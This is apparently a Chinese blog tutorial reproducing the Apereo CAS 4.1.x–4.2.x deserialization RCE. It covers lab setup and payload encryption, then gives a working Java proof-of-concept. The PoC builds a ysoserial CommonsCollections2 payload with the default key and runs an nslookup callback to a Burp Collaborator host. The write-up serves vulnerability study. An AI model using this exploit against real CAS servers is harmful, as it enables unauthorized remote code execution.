**Apereo CAS 4.1.7 ～ 4.2.X RCE复现**

参考于：<https://xz.aliyun.com/t/7032>

## 环境准备

这里使用和原文一样的版本，这样代码好找点。

<https://repo1.maven.org/maven2/org/jasig/cas/cas-server-webapp/4.2.7/cas-server-webapp-4.2.7.war>

eclipse :能跑代码就行

vps: 一台能被远程加载访问就行

tomcat : 一只

## 环境搭建


首先通过原文的仔细阅读，才最终可以复现这个漏洞，最后我没去搞清楚KEY如何生成。

但是通过原文和自己复现的理解。我们要达到RCE 还是要知道KEY的。


首先我把我的war包放置到我们的webapps下。然后和原文一样去修改我们的密钥。

把我们的war包改成zip格式，然后直接打开编辑WEB-INF\cas.properties

编辑这两个参数为我们知道的key然后保存下来



还有下面的两个参数




和原本的一样，key的话可以自己设定。

然后改成war包。启动我们的猫

访问localhost/cas-server-webapp-4.2.7

就可以访问到我们的界面



到这里环境就搭建完毕。

## 分析文章编写EXP

原文说到payload，先用encode加密后再进行一次base64编码。

那我们要做的就是把encode给调试出来。那么这里我们通过原文可以知道encode函数在我们的cas-server-core-util.jar!/jasig/cas/util/BinaryCipherExecutor.java

通过反编译war包我们也学着去找到那个文件。




可以看到我们的加密方法在我们的类BinaryCipherExecutor 里

那么我们要生成我们的加密payload，那就是要把这个文件的encode给调出来。

打开我们的eclipse。然后创建个java项目


导入我们需要用到他的jar包




然后import入这个包，根据源码可以看到我们要声明个对象，然后传两个key给构造方法

后来import了个包报错，回去看了下原本的类，关联了很多，然后干脆直接导入原本lib下的所有的jar包。这样就可以跑起来了。

下图为调试调用了encode方法的




可以看到我们encode出来了！！！



于是现在就和先知一样。调用c3p0生成我们的序列化对象

然后将序列化对象进行加密即可。



## 漏洞复现


复制生成我们的payload

然后vps开启服务

然后请求登录抓取RAW包。修改我们的execution 参数为：上面生成的PAYLOAD

即可执行命令





# Apereo CAS 4.1.X ~ 4.1.6

该版本和上面复现的版本不一样，上面的版本需要知道KEY才可以。这个版本，调用的是默认key。且依赖包有commons-collections4-4.0.jar 所以复现就及其简单。直接替换payload无需像C3P0一样需要VPS。

POC：

**import** org.cryptacular.util.CodecUtil;

**import** org.jasig.spring.webflow.plugin.EncryptedTranscoder;

**import** ysoserial.payloads.ObjectPayload;

**public** **class** ApereoExploit {

**public** **static** **void** main(String[] args) **throws** Exception{

String poc[] = {"CommonsCollections2","nslookup zil1vptnk7keebb2vi8bm7qr4iaby0.burpcollaborator.net"};

**final** Object payloadObject = ObjectPayload.Utils.*makePayloadObject*(poc[0], poc[1]);

//AES加密

EncryptedTranscoder et = **new** EncryptedTranscoder();

**byte**[] encode = et.encode(payloadObject);

//base64编码

System.***out***.println(CodecUtil.*b64*(encode));

}

}

有了上面一篇复现流程。下面这个有POC的直接同样的调试即可马上得到payload

